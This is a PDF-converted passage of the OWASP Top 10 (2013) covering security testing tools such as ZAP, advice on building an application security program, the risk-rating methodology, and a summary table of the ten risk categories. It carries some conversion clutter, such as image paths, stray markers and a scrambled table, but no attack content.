**Security and Penetration Testing**

Testing the Application: OWASP produced the [Testing Guide](http://https://www.owasp.org/index.php/OWASP_Testing_Project)

to help developers, testers, and application security

specialists understand how to efficiently and effectively test

the security of web applications. This enormous guide, which

had dozens of contributors, provides wide coverage on many

web application security testing topics. Just as code review

has its strengths, so does security testing. It’s very compelling

when you can prove that an application is insecure by

demonstrating the exploit. There are also many security

issues, particularly all the security provided by the

application infrastructure, that simply cannot be seen by a

code review, since the application is not providing all of the

security itself.

Application Penetration Testing Tools: WebScarab, which

was one of the most widely used of all OWASP projects,  and

the new ZAP, which now is far more popular, are both web

application testing proxies. Such tools allow security analysts

and developers to intercept web application requests, so

they can figure out how the application works, and then

submit test requests to see if the application responds


securely to such requests. These tools are particularly

effective at assisting in identifying XSS flaws, Authentication

flaws, and Access Control flaws. ZAP even has an [active](http://code.google.com/p/zaproxy/wiki/HelpStartConceptsAscan)

[scanner](http://code.google.com/p/zaproxy/wiki/HelpStartConceptsAscan) built in, and best of all it’s FREE!

**+O**



**What’s Next for Organizations**

**Start Your Application Security Program Now**

Application security is no longer optional. Between increasing attacks and regulatory pressures, organizations must establish an

effective capability for securing their applications. Given the staggering number of applications and lines of code already in

production, many organizations are struggling to get a handle on the enormous volume of vulnerabilities.   OWASP recommends

that organizations establish an application security program to gain insight and improve security across their application

portfolio.  Achieving application security requires many different parts of an organization to work together efficiently, including

security and audit, software development, and business and executive management. It requires security to be visible, so that all

the different players can see and understand the organization’s application security posture.  It also requires focus on the

activities and outcomes that actually help improve enterprise security by reducing risk in the most cost effective manner.  Some

of the key activities in effective application security programs include:

·Establish an application security program and drive adoption.

·Conduct a capability gap analysis comparing your organization to your peers to define key

**Get Started**

**Risk Based**

**Portfolio**

**Approach**

**Enable with a**

**Strong**

**Foundation**

**Integrate**

**Security  into**

**Existing**

**Processes**

**Provide**

**Management**

**Visibility**

improvement areas and an execution plan.

·Gain management approval and establish an application security awareness campaign for the entire

IT organization.

·Identify and prioritize your application portfolio from an inherent risk perspective.

·Create an application risk profiling model to measure and prioritize the applications in your portfolio.

·Establish assurance guidelines to properly define coverage and level of rigor required.

·Establish a common risk rating model with a consistent set of likelihood and impact factors reflective

of your organization's tolerance for risk.

·Establish a set of focused policies and standards that provide an application security baseline for all

development teams to adhere to.

·Define a common set of reusable security controls that complement these policies and standards and

provide design and development guidance on their use.

·Establish an application security training curriculum that is required and targeted to different

development roles and topics.

·Define and integrate security implementation and verification activities into existing development

and operational processes.  Activities include Threat Modeling, Secure Design & Review, Secure

Coding & Code Review, Penetration Testing, and Remediation.

·Provide subject matter experts and support services for development and project teams to be

successful.

·Manage with metrics.  Drive improvement and funding decisions based on the metrics and analysis

data captured.  Metrics include adherence to security practices / activities, vulnerabilities introduced,


vulnerabilities mitigated, application coverage, defect density by type and instance counts, etc.

·Analyze data from the implementation and verification activities to look for root cause and

vulnerability patterns to drive strategic and systemic improvements across the enterprise.

**+R**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **App Specific** | **Exploitability**  **AVERAGE** | **Prevalence**  **VERY WIDESPREAD** | **Detectability**  **EASY** | **Impact**  **MODERATE** | **App / Business**  **Specific** |
|  | **2** | **0**  **1** | **1**  **\***  **2** | **2**  **2** |  |



**Note About Risks**

**It’s About Risks, Not Weaknesses**

Although the 2007 and earlier versions of the OWASP Top 10 focused on identifying the most common “vulnerabilities,” the

OWASP Top 10 has always been organized around risks. This has caused some understandable confusion on the part of people

searching for an airtight weakness taxonomy. The OWASP Top 10 for 2010 clarified the risk-focus in the Top 10 by being very

explicit about how threat agents, attack vectors, weaknesses, technical impacts, and business impacts combine to produce risks.

This version of the OWASP Top 10 follows the same methodology.

The Risk Rating methodology for the Top 10 is based on the OWASP Risk Rating Methodology. For each Top 10 item, we

estimated the typical risk that each weakness introduces to a typical web application by looking at common likelihood factors and

impact factors for each common weakness. We then rank ordered the Top 10 according to those weaknesses that typically

introduce the most significant risk to an application.

The OWASP Risk Rating Methodology defines numerous factors to help calculate the risk of an identified vulnerability. However,

the Top 10 must talk about generalities, rather than specific vulnerabilities in real applications. Consequently, we can never be as

precise as system owners can be when calculating risks for their application(s). You are best equipped to judge the importance of

your applications and data, what your threat agents are, and how your system has been built and is being operated.

Our methodology includes three likelihood factors for each weakness (prevalence, detectability, and ease of exploit) and one

impact factor (technical impact). The prevalence of a weakness is a factor that you typically don’t have to calculate. For

prevalence data, we have been supplied prevalence statistics from a number of different organizations (as referenced in the

Acknowledgements section on page 3) and we have averaged their data together to come up with a Top 10 likelihood of

existence list by prevalence. This data was then combined with the other two likelihood factors (detectability and ease of exploit)

to calculate a likelihood rating for each weakness. This was then multiplied by our estimated average technical impact for each

item to come up with an overall risk ranking for each item in the Top 10.

Note that this approach does not take the likelihood of the threat agent into account. Nor does it account for any of the various

technical details associated with your particular application. Any of these factors could significantly affect the overall likelihood of

an attacker finding and exploiting a particular vulnerability. This rating also does not take into account the actual impact on your


business. Your organization will have to decide how much security risk from applications the organization is willing to accept

given your culture, industry, and regulatory environment. The purpose of the OWASP Top 10 is not to do this risk analysis for you.

The following illustrates our calculation of the risk for A3: Cross-Site Scripting, as an example. XSS is so prevalent it warranted the

only ‘VERY WIDESPREAD’ prevalence value of 0. All other risks ranged from widespread to uncommon (value 1 to 3).

**+F**



**Details About Risk Factors**

**Top 10 Risk Factor Summary**

The following table presents a summary of the 2013 Top 10 Application Security Risks, and the risk factors we have assigned to

each risk. These factors were determined based on the available statistics and the experience of the OWASP Top 10 team. To

understand these risks for a particular application or organization, you must consider your own specific threat agents and

business impacts. Even egregious software weaknesses may not present a serious risk if there are no threat agents in a position

to perform the necessary attack or the business impact is negligible for the assets involved.

RISK

**Vectors** **Technical**

**Weakness**

**Threat**

**Agents**

**Attack                                                     Security**

**Impacts**

**Business**

**Impacts**

**Exploitability** **Impact**

**Prevalence** **Detectability**

**A1-Injection** **App Specific** **EASY** **COMMON** **AVERAGE** **SEVERE** **App Specific**

**A2-Authentication    App Specific** **AVERAGE** **WIDESPREAD** **AVERAGE** **SEVERE** **App Specific**

**A3-XSS** **App Specific** **AVERAGE** **VERY WIDESPREAD** **EASY** **MODERATE** **App Specific**

**A4-Insecure DOR    App Specific** **EASY** **COMMON** **EASY** **MODERATE** **App Specific**

**A5-Misconfig** **App Specific** **EASY** **COMMON** **EASY** **MODERATE** **App Specific**

**A6-Sens. Data** **App Specific** **DIFFICULT** **UNCOMMON** **AVERAGE** **SEVERE** **App Specific**

**A7-Function Acc.    App Specific** **EASY** **COMMON** **AVERAGE** **MODERATE** **App Specific**

**A8-CSRF** **App Specific** **AVERAGE** **COMMON** **EASY** **MODERATE** **App Specific**

**A9-Components**    **App Specific** **AVERAGE** **WIDESPREAD** **DIFFICULT** **MODERATE** **App Specific**

**A10-Redirects** **App Specific** **AVERAGE** **UNCOMMON** **EASY** **MODERATE** **App Specific**

**Additional Risks to Consider**

The Top 10 cover a lot of ground, but there are many other risks you should consider and evaluate in your organization. Some of

these have appeared in previous versions of the Top 10, and others have not, including new attack techniques that are being

identified all the time.  Other important application security risks (in alphabetical order) that you should also consider include:

· [Clickjacking](http://https://www.owasp.org/index.php/Clickjacking)

· [Concurrency Flaws](http://https://www.owasp.org/index.php/Testing_for_Race_Conditions_(OWASP-AT-010))

· Denial of Service (Was 2004 Top 10 – Entry 2004-A9)

· Expression Language Injection (CWE-917[)](http://cwe.mitre.org/data/definitions/917.html)

· Information Leakage and Improper Error Handling (Was part of 2007 Top 10 – Entry 2007-A6[)](http://https://www.owasp.org/index.php/Top_10_2007-A6)

· Insufficient Anti-automation (CWE-799[)](http://cwe.mitre.org/data/definitions/799.html)

· Insufficient Logging and Accountability (Related to 2007 Top 10 – Entry 2007-A6[)](http://https://www.owasp.org/index.php/Top_10_2007-A6)

· [Lack](http://https://www.owasp.org/index.php/ApplicationLayerIntrustionDetection) [of](http://https://www.owasp.org/index.php/ApplicationLayerIntrustionDetection) [Intrusion](http://https://www.owasp.org/index.php/ApplicationLayerIntrustionDetection) [Detection](http://https://www.owasp.org/index.php/ApplicationLayerIntrustionDetection) [and](http://https://www.owasp.org/index.php/ApplicationLayerIntrustionDetection) [Response](http://https://www.owasp.org/index.php/ApplicationLayerIntrustionDetection)

· Malicious File Execution (Was 2007 Top 10 – Entry 2007-A3[)](http://https://www.owasp.org/index.php/Top_10_2007-A3)

· Mass Assignment (CWE-915[)](http://cwe.mitre.org/data/definitions/915.html)

· [User Privacy](http://https://www.owasp.org/index.php/Privacy_Violation)

